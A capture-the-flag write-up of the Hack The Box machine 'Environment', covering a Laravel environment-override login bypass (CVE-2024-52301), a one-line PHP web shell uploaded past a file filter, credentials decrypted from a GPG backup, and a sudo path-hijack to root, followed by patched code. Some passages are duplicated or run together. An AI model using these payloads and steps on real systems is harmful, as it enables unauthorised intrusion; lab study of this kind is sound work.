HTB - Environment

Author: Alcidius
July 23, 2025
Description
Environment is a Hack The Box machine that exposes a Laravel application vulnerable to CVE-2024-52301, allowing attackers to override the app's environment and bypass authentication. A weak file upload filter enables remote code execution via a disguised PHP shell. Encrypted credentials found in a backup are decrypted using a GPG keyring on the server, leading to SSH access. Privilege escalation is achieved by exploiting a misconfigured sudo script vulnerable to path hijacking, resulting in root access.
Enumeration
First, we check which services are running on the target machine using nmap:
sudo nmap -sC -sV -Pn 10.10.11.67 -o scan.txt
 The scan reveals:
- There is a Secure Shell (SSH) service on port 22;
- There is a web application available on port 80.
When visiting the website, we’re redirected to
environment.htb. To make that work, add it to your hosts file:echo \'10.10.11.67 environment.htb\' | sudo tee -a /etc/hostsPivoting
Navigating to
http://environment.htbshows a minimal front-end with an email input form and the current version at the bottom: To confirm it's using PHP, we try accessing
 index.php. It works, so we move on to searching for hidden pages.Gobuster
Use
gobusterto find hidden files and folders:gobuster dir -w /opt/SecLists/Discovery/Web-Content/directory-list-1.0.txt -u http://environment.htb/ -x html,php The following locations are approachable:
 - /index.php;
- /login;
- /up.

We knew /index.php was already available. We weren't aware about the /login one however. This directory contains a login screen.
Ffuf

We also try finding subdomains using ffuf, but nothing useful comes up:
ffuf -w /opt/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt -H "HOST:FUZZ.environment.htb" -u http://environment.htb -ac
Login
The login page itself is the only interesting find while pivoting through the web application. I'll use burpsuite to intercept a login request to see what can be done with it.
POST /login HTTP/1.1
Host: environment.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 106
Origin: http://environment.htb
Connection: keep-alive
Referer: http://environment.htb/login
Cookie: XSRF-TOKEN=eyJpdiI6ImI2R0lQSGF2d0V0MXpJVnNjMXNFZlE9PSIsInZhbHVlIjoiRjBBLzdjMXRQUURQdWt4TlJUWnE4Z0wrRkhRNzY2REVnU1VVcUR4bHMwOHVpblBGTmYyL1Z0NTdMQXd1bkJTdndzZnhtSVE1U3hpUVZRUzR4cFl6Ty9mV3M4czArUWE3QWFNSlBuc0tGQmREbDJPbVVFNmFQRldPSXFUSFdPdlEiLCJtYWMiOiI2YzVkM2IyMmMzMDU4OTk4NWZjNTMwMDBkMTU2MTI3MzYwODMxZjUwMWUwNTUwNWU4M2NhNDViNzUwZjE2ZTc3IiwidGFnIjoiIn0%3D; laravel_session=eyJpdiI6InhlazhRN0RHWld3OHljZWhTVWlrMGc9PSIsInZhbHVlIjoiaHpVTTV5Tk16by9sOVdGcHI1djNWc1J3eHpsaXphZC9tbys5Q0JPbmkrNW01aXlneEJwNEppaDkvM2ZEWnZwYjRmZS93am9Vb2FQeDJwWmhIZGpVTkpxbkE4WDU3QXNvRXNVY0JXTVNrSzdLK21OWmxIclZsM0xBM1BZc0JSeGEiLCJtYWMiOiIzMDQzMTUzZDdiYzEzM2QyYWIzN2I2ZTJkMTY1N2Y3ODhjYTg4OGFkZDM2MWNhYmU3OTBiNWI2NGM1NGI5MWQzIiwidGFnIjoiIn0%3D
Upgrade-Insecure-Requests: 1
Priority: u=0, i

_token=nEzbhoCFnAxqOWWWoZsIwfAKUKx1yUEMfqlDccem&email=user%40alcidius.com&password=password&remember=False
The HTTP request shows that the web application is written in Laravel. We send a token, email, password and boolean to ask if we want to be remembered. Let's change some parameters to try and break the login page.
 Now we learned that the Laravel web application is in debug mode. This shows a tiny code snippet where the error was:
```php
    if(App::environment() == "preprod") { //QOL: login directly as me in dev/local/preprod envs
        $request->session()->regenerate();
        $request->session()->put(\'user_id\', 1);
        return redirect(\'/management/dashboard\');
    }
This shows that if the Laravel web application is in the preprod environment, the user will log in directly as the user with id 1.
Another thing we find is the version of PHP and Laravel used for this web application.
 We found out that:
- PHP is version 8.2.28;
- Laravel is version 11.30.0.
Laravel version 11.30.0 appears to be vulnerable to CVE-2024-52301. This vulnerability works by setting environment variables with arguments within the address bar. Like so:
http://environment.htb?--env=alcidiusDoing this will show in the new version in the footer:
 With this knowledge we can influence the environment, we can set it to
 preprodand trick the Laravel web application into thinking it is inpreprodand thus will provide us access to the/management/dashboard. Let's add this to burpsuite:POST /login?--env=preprod HTTP/1.1This will redirect us to the management dashboard:
GET /management/dashboard HTTP/1.1Dashboard
The dashboard contains little interesting things.
 However, the sidebar contains a “profile” which we can navigate to. Here we can upload a new picture for the user.
 Here we'll first try to upload a file called
 shell.phpwith the following contents:<?php system($_GET[\'cmd\']); ?>This however, results in an error indicating there's some form of sanitization on the upload functionality.
 Renaming the file to something like
 shell.php.jpgprovides the same output. However, when adding
 GIF89a, which is the MIME type of.giffiles. It accepts the file as input. According to thehtmlof the page, we can visit the file at/storage/files. But when going there, the file gets downloaded instead.http://environment.htb/storage/files/shell.php.jpg?cmd=idAfter testing several file extensions, it appears that the extension
.php.works best. Visiting the newly created “profile picture”, and adding
 ?cmd=idto it we get a valid answer from the server.
Foothold
I wrote a GitHub gist that automates the activation of a reverse shell. Using this I got a reverse shell to the machine and navigated to the home directory of
hish. The
The /backupdirectory contains akeyvault.gpgfile. The.gnupgdirectory containsGPGkeyring. After downloading everything, we decrypt the file:
gpg --homedir /home/kali/htb/environment/downloads/.gnupg --decrypt /home/kali/htb/environment/downloads/backup/keyvault.gpgThis provides us with a few passwords for the user
hish. Using these credentials (
hish:marineSPm@ster!!), we can login tossh.
Privilege escalation
Now that we have an SSH connection to the machine, we can check what permissions this user has with
sudo -l. The user can run
 /usr/bin/systeminfo, which appears to be a shell script. The file itself is also readable.
```shell
#!/bin/bash
echo -e “\n### Displaying kernel ring buffer logs (dmesg) ###”
dmesg | tail -n 10
The file itself is also readable.
```shell
#!/bin/bash
echo -e “\n### Displaying kernel ring buffer logs (dmesg) ###”
dmesg | tail -n 10
echo -e “\n### Checking system-wide open ports ###” ss -antlp
echo -e “\n### Displaying information about all mounted filesystems ###” mount | column -t
echo -e “\n### Checking system resource limits ###” ulimit -a
echo -e “\n### Displaying loaded kernel modules ###” lsmod | head -n 10
echo -e “\n### Checking disk usage for all filesystems ###” df -h
It calls other commands like `dmesg`, `tail`, and `column`, but doesn’t use full paths. We can create our own fake `column` command that launches a shell:
```shell
mkdir -p /tmp/alcidius
Next we'll create a file with nano and calling the binary column
#!/bin/bash
/bin/bash
This however, isn't enough. Because sudo resets the environment variables except ENV and BASH_ENV. Therefore we must run:
export BASH_ENV=/tmp/alcidius/column
Running all these commands will result in the user becoming root.
 While having
 root we can take the root flag.
Prevention
This machine was compromised due to multiple misconfigurations in the web application and deployment. Key issues included debug mode being enabled, insecure environment switching logic, weak file upload handling, and a script vulnerable to path hijacking.
Debug mode
Because the Laravel web application was in debug mode, more information could be extracted than normal. This can be changed within the .env file.
APP_NAME=Laravel
APP_ENV=production
APP_KEY=base64:BRhzmLIuAh9UG8xXCPuv0nU799gvdh49VjFDvETwY6k=
APP_DEBUG=true # ALCIDIUS: CHANGE TO FALSE
APP_TIMEZONE=UTC
APP_URL=http://environment.htb
APP_VERSION=1.1
Environment switching
Another improvement would be to do more rigid code reviews so this code wouldn't have ended up within a production environment.
// ALCIDIUS: Remove this if statement
if(App::environment() == "preprod") { //QOL: login directly as me in dev/local/preprod envs
	$request->session()->regenerate();
	$request->session()->put(\'user_id\', 1);
	return redirect(\'/management/dashboard\');
}
Upload
The /upload route allowed users to upload files without proper validation or sanitization, enabling attackers to upload arbitrary files and execute them if placed in a web accessible directory. The application also blindly trusted the response from the upload handler.
The full unpatched version:
Route::post(\'/upload\', function (Request $request) {
    $response = app(UploadController::class)->upload($request);
    $responseBody = $response->getContent();
    $searchString = \'error\';
    if (strpos($responseBody, $searchString) === false) {
      $responseArray = json_decode($responseBody, false);
      $uploadedURL = $responseArray->uploaded;
      $filename = basename($uploadedURL);
      $id = $request->session()->get(\'user_id\');
      $user = User::find($id);
      $user->profile_picture = $filename;
      $user->save();
    }
    return $response;
})->name(\'unisharp.lfm.upload\')->middleware([AuthMiddleware::class]);
Instead the upload function can utilize the validation option for the $request variable, as well as sanitize the name of the uploaded file.
Route::post(\'/upload\', function (Request $request) {
	// ALCIDIUS: Validate the file on several things, not bigger than 2MB
    $request->validate([
        \'file\' => \'required|image|mimes:jpg,jpeg,png,gif|max:2048\'
    ]);

	// ALCIDIUS: Save the file
    $path = $request->file(\'file\')->store(\'profile_pictures\', \'public\');

	// ALCIDIUS: Get current user, get the basic name and save the picture to the new user.
    $user = $request->user();
    $user->profile_picture = basename($path);
    $user->save();

	// ALCIDIUS: Return response
    return response()->json([\'success\' => true]);
})->name(\'unisharp.lfm.upload\')->middleware([AuthMiddleware::class]);
Systeminfo
Systeminfo was a bash script used for the privilege escalation. This bash script was vulnerable to path hijacking because the script did not show the full path to the externally used binaries. instead one should provide the full path to the binary like so.
#!/bin/bash
/usr/bin/echo -e "\\n### Displaying kernel ring buffer logs (dmesg) ###"
/usr/bin/dmesg | /usr/bin/tail -n 10

/usr/bin/echo -e "\\n### Checking system-wide open ports ###"
/usr/bin/ss -antlp

/usr/bin/echo -e "\\n### Displaying information about all mounted filesystems ###"
/usr/bin/mount | /usr/bin/column -t

/usr/bin/echo -e "\\n### Checking system resource limits ###"
ulimit -a

/usr/bin/echo -e "\\n### Displaying loaded kernel modules ###"
/usr/bin/lsmod | /usr/bin/head -n 10

/usr/bin/echo -e "\\n### Checking disk usage for all filesystems ###"
/usr/bin/df -h